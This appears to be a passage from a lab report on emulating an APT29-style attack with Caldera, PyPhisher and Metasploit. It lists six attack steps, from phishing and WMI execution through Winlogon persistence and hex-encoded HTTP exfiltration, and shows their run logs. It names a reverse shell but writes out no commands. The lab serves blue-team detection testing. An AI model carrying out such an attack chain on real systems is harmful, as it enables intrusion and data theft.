
After saving the profiles, it looks like the one displayed below.



Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Download Macro-Enabled Phishing Attachment	initial-access	Phishing: Spearphishing Attachment	Windows				
2	Create a Process using WMI Query and an Encoded Command	execution	Windows Management Instrumentation	Windows				
3	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	Boot or Logon Autostart Execution: Winlogon Helper DLL	Windows				
4	Identify local users	discovery	Account Discovery: Local Account	Windows				
5	Zip a Folder with PowerShell for Staging in Temp	collection	Data Staged: Local Data Staging	Windows				
6	Exfiltrating Hex Encoded Data Chunks over HTTP	exfiltration	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	Windows				

Figure 3.14 Shows adversary phases

Step 13: Running the Operation ,select the lab name we kept in above phase and add to the operations.After all the process successfully runs we get the following ,



Start New Operation

Operation Name: Adversary Emulation LAB

Adversary: Emulation Lab 4

Fact Source: basic

Group: All groups, red

Planner: atomic

Obfuscators: base64, base64jumble, base64noPadding, caesar cipher, plain-text, steganography

Autonomous: ☒ Run autonomously ☐ Require manual approval

Parser: ☒ Use Default Parser ☐ Don't use default learning parsers

Auto Close: ☒ Keep open forever ☐ Auto close operation

Run State: ☒ Run immediately ☐ Pause on start

Jitter (sec/sec): 2 / 8

Cancel Start

Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
9/12/2025, 11:49:36 PM EDT	success	Download Macro-Enabled Phishing Attachment	initial-access	ezvhta	DESKTOP-VT1AGVA	9784	View Command	No output 🔄
9/12/2025, 11:49:51 PM EDT	success	Create a Process using WMI Query and an Encoded Command	execution	ezvhta	DESKTOP-VT1AGVA	7368	View Command	View Output 🔄
9/12/2025, 11:50:21 PM EDT	success	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	ezvhta	DESKTOP-VT1AGVA	9044	View Command	No output 🔄
9/12/2025, 11:51:16 PM EDT	success	Identify local users	discovery	ezvhta	DESKTOP-VT1AGVA	5880	View Command	View Output 🔄
9/12/2025, 11:51:56 PM EDT	success	Zip a Folder with PowerShell for Staging in Temp	collection	ezvhta	DESKTOP-VT1AGVA	8312	View Command	No output 🔄
9/12/2025, 11:52:51 PM EDT	success	Exfiltrating Hex Encoded Data Chunks over HTTP	exfiltration	ezvhta	DESKTOP-VT1AGVA	4104	View Command	View Output 🔄

Figure 3.15 Shows operation phase successfully created and executed

```
kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ ls
'admin caldera' Documents fakefile Pictures PyPhisher Templates
caldera Downloads go Public PyPhisher.git Videos
Desktop fakeaccessfile.txt Music put_server.py PyPhisher.git.1

(kali@kali)-[~]
$ ls
'admin caldera' Documents fakeaccessfile.txt Music put_server.py PyPhisher.git.1
caldera Downloads fakefile Pictures PyPhisher Templates
Desktop exfil.zip go Public PyPhisher Videos

(kali@kali)-[~]
$
```

Step 15: Once all the operations are run successfully , go to temp folder find event logs ,here all the caldera logs are saved.





5. Logging

<i>Phase</i>	<i>TTP</i>	<i>Tool Used</i>	<i>Notes</i>
Phishing	T1566.001	PyPhisher	Credential harvest
Delivery	T1204	Metasploit	User-executed payload
Execution	T1059	Metasploit	Reverse shell established
Exfiltration	T1048.003	Caldera	Ex filtrated data in hex-encoded chunks

Table 5.1 Shows log table for different phases

6. Summary

This lab emulated an APT29-style phishing attack using Py-phisher, Metasploit, and Caldera to test blue-team detection and persistence. Activities included credential harvesting (T1566.001), payload delivery, persistence and exfiltration.